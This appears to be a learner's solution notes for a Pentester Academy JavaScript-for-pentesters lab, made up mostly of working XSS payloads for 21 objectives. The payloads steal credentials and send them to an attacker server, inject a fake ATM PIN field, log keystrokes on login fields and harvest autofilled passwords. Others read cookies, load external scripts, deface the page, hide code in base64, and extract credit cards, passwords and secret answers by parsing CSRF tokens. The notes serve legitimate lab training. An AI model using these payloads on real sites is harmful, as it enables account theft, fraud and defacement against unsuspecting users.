<https://github.com/wetw0rk/AWAE-PREP>

https://www.pentesteracademy.com/course?id=11

Challenge 1: **Javascript for pentesters**

**XSS Found:**

<http://pentesteracademylab.appspot.com/lab/webapp/jfp/1?url=%3Cscript%3Ealert%281%29%3C%2Fscript%3E>

Objective 2: **Change all the links on the page**

index.php?name=<script>window.onload =

function() {

var link=document.getElementsByTagName("a");

link[0].href="http://not-real-xssattackexamples.com/";

}</script>

*<script>*

*var els = document.querySelectorAll("a[href='/1']");*

*var el = els[0];*

*el.href = "*[*http://www.google.com*](http://www.google.com)*";*

*</script>*

Objective 3: **Post the Username and Password to Attacker Controlled Server**

XSS attack from this:

<http://pentesteracademylab.appspot.com/lab/webapp/jfp/3?url=%3Cscript%3Ealert(%22test%22)%3C/script%3E>

<script>

function showComment() {

var data = new FormData()

var xhttp = new XMLHttpRequest()

xhttp.onreadystatechange = function(){

var y = document.getElementsByClassName("input-block-level")

alert(y[0].value)

alert(y[1].value)

data.append(y[0].value)

data.append(y[1].value)

}

xhttp.open("POST", "<http://10.200.0.1/demo_get2.asp?fname=Henry>", true)

xhttp.send(data)

}

debugger

console.log("start script")

var x = document.getElementsByClassName("btn btn-large btn-primary")

x[0].addEventListener('click', showComment, false )

</script>

**Objective 4: Add a new form field called "ATM PIN"**

**XSS Payload**

debugger

newField = document.createElement("input")

newField.setAttribute("type", "text")

newField.setAttribute("value", "")

newField.setAttribute("class", "input-block-level")

newField.setAttribute("placeholder", "ATM Pin")

newField.setAttribute("name", "ATM pin")

var prev = document.forms[0].elements[0]

document.forms[0].insertBefore(newField, prev)

function intercept() {

var user = document.forms[0].elements[1].value

var pass = document.forms[0].elements[2].value

var atmpin = document.forms[0].elements[0].value

window.location.replace("http://pentesteracademylab.appspot.com/lab/webapp/1?email=" + user + "&password="+ pass + "&atmpin=" + atmpin)

return false

}

document.forms[0].onsubmit = intercept

**Document is the whole raw page source, form is one of the html element,**

location.replace is replace the url within the location during the **FUNCTION** call

***XSS Payload Encoded in base64 to evade catching + sign and &***

<body onload="eval(atob(''))">

**Objective 5: Remove the Form and add a notication "Website is Down! Please visit SecurityTube.net"**

**Raw Payload before base64**

debugger

var prev = document.forms[0];

//prev.parentNode.removeChild(prev);

var h = document.createElement("H1"); //tag name

var t = document.createTextNode("Website is Down! Please visit SecurityTube.net"); //the text inside

h.appendChild(t);

prev.parentNode.replaceChild(h,prev);

**URL Payload before url encode**

<body onload="eval(atob('ZGVidWdnZXIKdmFyIHByZXYgPSBkb2N1bWVudC5mb3Jtc1swXTsKLy9wcmV2LnBhcmVudE5vZGUucmVtb3ZlQ2hpbGQocHJldik7CnZhciBoID0gZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgiSDEiKTsKdmFyIHQgPSBkb2N1bWVudC5jcmVhdGVUZXh0Tm9kZSgiV2Vic2l0ZSBpcyBEb3duISBQbGVhc2UgdmlzaXQgU2VjdXJpdHlUdWJlLm5ldCIpOwpoLmFwcGVuZENoaWxkKHQpOwpwcmV2LnBhcmVudE5vZGUucmVwbGFjZUNoaWxkKGgscHJldik7Cg=='))">

**On inspector**



**Objective 6: Capture all Mouse Clicks and Redirect to** [**http://PentesterAcademy.com**](http://PentesterAcademy.com)

**Raw Payload**

debugger

window.onclick = function(e) {

intercept()

};

document.forms[0].onsubmit = intercept;

function intercept(){

alert("click");

window.location.replace("https://www.w3schools.com");

}

**Objective 7: Create a KeyLogger which posts Keystrokes live to an attacker server**

debugger

var x = document.querySelectorAll(".input-block-level"); //find all classes with that and reference like array

bufferUserName = 0;

bufferPass = 0;

x[0].addEventListener('focus', focusUsername);

x[1].addEventListener('focus', focusPassword)

//on username/password focus, delete the other party event and start log 'keydown' events

function focusUsername(e) {

document.removeEventListener('keydown', logPassKey);

document.addEventListener('keydown', logUserKey);

}

function focusPassword(e){

document.removeEventListener('keydown', logUserKey);

document.addEventListener('keydown', logPassKey);

}

function logUserKey(e) {

bufferUserName += ` ${e.code}`;

console.log("username= " + bufferUserName );

}

function logPassKey(e) {

bufferPass += ` ${e.code}`;

console.log("Password = " + bufferPass );

}

**Objective 8: Pop the password in an alert box when the user submits the form**

Payload: ?email=admin"onmouseover%3D"alert%281%29%3B&password=



admin" onmouseover="alert(1);" > <script>console.log("test");</script>

admin"/> <script>alert('0');</script>" />

"onmouseover="

function intercept(){

var pass = document.forms[0].elements[1].value;

alert(pass);

}

document.forms[0].onsubmit = intercept;

In the html, only got one form element. therefore its forms[0]. inside form got 3 elements


(username, password, remember-me)

**Objective 9:**

1. Include an external JS file into this page
2. Code inside that JS should pop the cookie inside an alert box

**Payload:**


<script src=http://localhost/xss.js></script><script>alertCookie();</script>



<script src=http://demofilespa.s3.amazonaws.com/jfptest.js></script>

Objective 10:

Payload:



**Payload:**

alert(1) </script><script src=http://demofilespa.s3.amazonaws.com/jfptest.js></script>

js file:

window.addEventListener("load", function() { alert(document.cookie);});

**Objective 11:**

Replace the Pentester Academy Banner image with a Defacement Image

Payload:

<script>

var list = document.getElementsByTagName("img")[0];

list.src = "[https://miro.medium.com/max/1050/0\*y2OAF\_DSarBAjihO.jpg](https://miro.medium.com/max/1050/0*y2OAF_DSarBAjihO.jpg)";

</script>

**Objective 12:**

1. Enter a Username/Password and allow the browser to remember it
2. Reload the page so the auto-complete now adds the Username/Password automatically
3. Write JS attack code which waits for 10 seconds, then submits the form automatically to your Attack server

**Payload:**

email=test&password=test&DoesThisMatter=remember-me&url=<script>alert(1)</script>

**Solution:**

<script>

debugger;

var input = document.querySelector('input');

input.addEventListener('input', sendAttacker);

function sendAttacker(){

setTimeout(() => {

var user = document.forms[0].elements[0].value;

var pass = document.forms[0].elements[1].value;

alert(user);

alert(pass);

}, 10000);

}

</script>

SetTimeOut is an asynchronous method

Objective 13:

1. Enter a Username/Password and allow the browser to remember it
2. Reload the page so the auto-complete now adds the Username/Password automatically
3. Write JS attack code which waits for 10 seconds, then submits the form automatically to your Attack server using an XMLHttpRequest() call

**Payload:**

<script>

debugger;

var input = document.querySelector('input');

input.addEventListener('input', sendAttacker);

function sendAttacker(){

setTimeout(() => {

var user = document.forms[0].elements[0].value;

var pass = document.forms[0].elements[1].value;

alert(user);

alert(pass);

var http = new XMLHttpRequest();

var url = "<http://localhost>";

var params = user+pass;

http.open('GET', url+"?"+params, true);

http.send(null);

}, 10000);

}

</script>

Objective 14:

1. Find John's Email Address using an XSS vulnerability on this page
2. Display the Email address in the div with id "result"

**Payload:**

<script>alert(1)</script>

<!--

Email can be obtained via a GET request to /lab/webapp/jfp/14/email with params name=john

-->

**Payload:**

var oReq = new XMLHttpRequest();

oReq.addEventListener("load", reqListener);

oReq.open("GET", "/lab/webapp/jfp/14/email?name=john");

oReq.send();

function reqListener () {

debugger

console.log(this.responseText);

var result = document.getElementById("result");

result.innerHTML = this.responseText;

}

**Objective 15:**

<!--

Credit Card can be obtained via a POST request to /lab/webapp/jfp/15/cardstore with params user=john

-->

**Payload:**

var http = new XMLHttpRequest();

var params = 'user=john';

http.open('POST', "/lab/webapp/jfp/15/cardstore", true);

//Send the proper header information along with the request

http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');

http.onreadystatechange = function() {//Call a function when the state changes.

if(http.readyState == 4 && http.status == 200) {

alert(http.responseText);

}

}

http.send(params);

**Objective 16:**

1. Find John's Email Address using an XSS vulnerability on this page
2. Display the Email address in the div with id "result"
3. No Hardcoded values can be used - everything has to be figured out dynamically

//split element depends on what my payload is placed into. for me I put into body eval so the csrf is after the 3rd "="

var path = location.href.split("=")[3];

console.log(path)

var oReq = new XMLHttpRequest();

oReq.addEventListener("load", reqListener);

oReq.open("GET", "/lab/webapp/jfp/16/email?name=john&csrf\_token=" +path);

oReq.send();

function reqListener () {

debugger

console.log(this.responseText);

var result = document.getElementById("result");

result.innerHTML = this.responseText;

}

Objective 17:

1. Find John's Email Address using an XSS vulnerability on this page
2. Display the Email address in the div with id "result"
3. No Hardcoded values can be used - everything has to be figured out dynamically

**Payload:**

debugger

var UID = document.getElementById("uid");

UID = UID.innerHTML;

UID = UID.split(":")[1];

var CSRFToken = document.getElementById("csrf");

CSRFToken = CSRFToken.innerHTML;

CSRFToken = CSRFToken.split(":")[1];

console.log(UID);

console.log(CSRFToken);

var oReq = new XMLHttpRequest();

oReq.addEventListener("load", reqListener);

oReq.open("GET", "/lab/webapp/jfp/17/email?uid=" +UID +"&csrf\_token=" +CSRFToken);

oReq.send();

function reqListener () {

debugger

console.log(this.responseText);

var result = document.getElementById("result");

result.innerHTML = this.responseText;

}

**Objectives 18:**

1. Find John's Postal Address using an XSS vulnerability on this page
2. Display the Postal address in the div with id "result"
3. No Hardcoded values can be used - everything has to be figured out dynamically

<!--

Address can be obtained via a GET request to /lab/webapp/jfp/18/address

-->

**Payload:**

debugger

var oReq = new XMLHttpRequest();

oReq.addEventListener("load", reqListener);

oReq.open("GET", "/lab/webapp/jfp/18/address");

oReq.send();

function reqListener () {

debugger

console.log(this.responseText);

var buffer = this.responseText;

var substring = 'id="address"'

console.log(buffer.indexOf(substring));

var response\_split = split\_at\_index(buffer, buffer.indexOf(substring)+13);

console.log(response\_split);

substring = '</p>';

var index = response\_split.indexOf(substring);

console.log(response\_split.indexOf(substring));

var parsed = response\_split.slice(0, index);

console.log(parsed);

var result = document.getElementById("result");

result.innerHTML = parsed;

}

function split\_at\_index(value, index)

{

return value.substring(index);

}

**More elegant approach…**

debugger

var req = new XMLHttpRequest();

req.onreadystatechange = function(){

if (this.status == 200 && this.readyState == 4)

{

debugger

var data = this.responseXML;

var address = data.getElementById('address').innerHTML;

document.getElementById('result').innerHTML = address;

}

};

req.open('GET','http://pentesteracademylab.appspot.com/lab/webapp/jfp/18/address',true);

req.responseType = 'document';

req.send();

Objective 19:

**Payload:**

debugger

var settings = document.getElementById("settings");

var settings\_href = settings.href;

var oReq = new XMLHttpRequest();

oReq.addEventListener("load", reqListener);

oReq.open("GET", settings\_href);

oReq.send();

function reqListener () {

debugger

console.log("Parsing for CSRF Token in the new form");

//<input type="hidden" value="gt67898343gghgh4545" name="csrf\_token">

console.log(this.responseText);

var buffer = this.responseText;

var substring = '<input type="hidden" value="'

buffer = split\_at\_index(buffer, buffer.indexOf(substring)+28);

console.log(buffer);

substring = '" name="csrf\_token">';

var index = buffer.indexOf(substring);

var csrf\_token = buffer.slice(0, index);

console.log("csrf\_token = " +csrf\_token);

//<form class="form-signin" action="getcreditcard" method="get">

debugger

console.log("Parsing for getcreditcard in the new form");

var substring1 = '<form class="form-signin" action="';

var buffer1 = this.responseText;

buffer1 = split\_at\_index(buffer1, buffer1.indexOf(substring1)+34);

console.log(buffer1);

substring1 = '" method="get">';

index1 = buffer1.indexOf(substring1);

var postTarget = buffer1.slice(0, index1);

console.log("postTarget = " +postTarget);

//http://pentesteracademylab.appspot.com/lab/webapp/jfp/19/getcreditcard?uid=3476&csrf\_token=gt67898343gghgh4545

var creditCardTarget = "<http://pentesteracademylab.appspot.com/lab/webapp/jfp/19/>" + postTarget + "?uid=3476&csrf\_token=" + csrf\_token;

var oReqCreditCard = new XMLHttpRequest();

oReqCreditCard.addEventListener("load", CreditCardListener);

oReqCreditCard.open("GET", creditCardTarget);

oReqCreditCard.send();

}

function CreditCardListener() {

debugger

console.log(this.responseText);

}

function split\_at\_index(value, index)

{

return value.substring(index);

}

Objective 20:

<!--

JSON based API documentation

1. /lab/webapp/jfp/20/gettoken GET request - params are uid = User Id

2. /lab/webapp/jfp/20/getpassword GET request - params are token = token returned by API (1)

-->

**Payload:**

debugger

var oReq = new XMLHttpRequest();

oReq.addEventListener("load", reqListener);

oReq.open("GET", "/lab/webapp/jfp/20/gettoken?uid=3476");

oReq.send();

function reqListener () {

debugger

console.log(this.responseText);

var obj = JSON.parse(this.responseText);

var token = obj.params.token;

var oReqPassword = new XMLHttpRequest();

oReqPassword.addEventListener("load", PasswordListener);

oReqPassword.open("GET", "/lab/webapp/jfp/20/getpassword?token=" +token);

oReqPassword.send();

//var result = document.getElementById("result");

//result.innerHTML = obj.params.token;

}

function PasswordListener(){

debugger

var result = document.getElementById("result");

var objPasswordListener = JSON.parse(this.responseText);

var password = objPasswordListener.resp.password;

result.innerHTML = password;

}

**Objective 21:**

1. Find John's Secret Questions+Answers using an XSS vulnerability on this page
2. Display the Questions+Answers in the div with id "result"
3. Send the Questions+Answers to your Attack Server
4. No Hardcoded values can be used - everything has to be figured out dynamically

**Payload:**

debugger

var parser = new DOMParser();

var oReq = new XMLHttpRequest();

oReq.addEventListener("load", reqListener);

oReq.open("GET", "<http://pentesteracademylab.appspot.com/lab/webapp/jfp/21/getxml>");

oReq.send();

function reqListener () {

debugger

console.log(this.responseText);

var xmlDoc = parser.parseFromString(this.responseText, "text/xml");

console.log(xmlDoc);

var token = xmlDoc.getElementsByTagName("token-param-value")[0].childNodes[0].nodeValue;

console.log("token = " +token);

var uid = xmlDoc.getElementsByTagName("uid-param-value")[0].childNodes[0].nodeValue;

console.log("uid = " +uid);

var oQuestionReq = new XMLHttpRequest();

oQuestionReq.addEventListener("load", oQuestionReqListener);

oQuestionReq.open("GET", "<http://pentesteracademylab.appspot.com/lab/webapp/jfp/21/questions?uid=>" +uid + "&token=" +token);

oQuestionReq.send();

}

function oQuestionReqListener(){

debugger

console.log(this.responseText);

var result = document.getElementById("result");

result.innerHTML = this.responseText;

}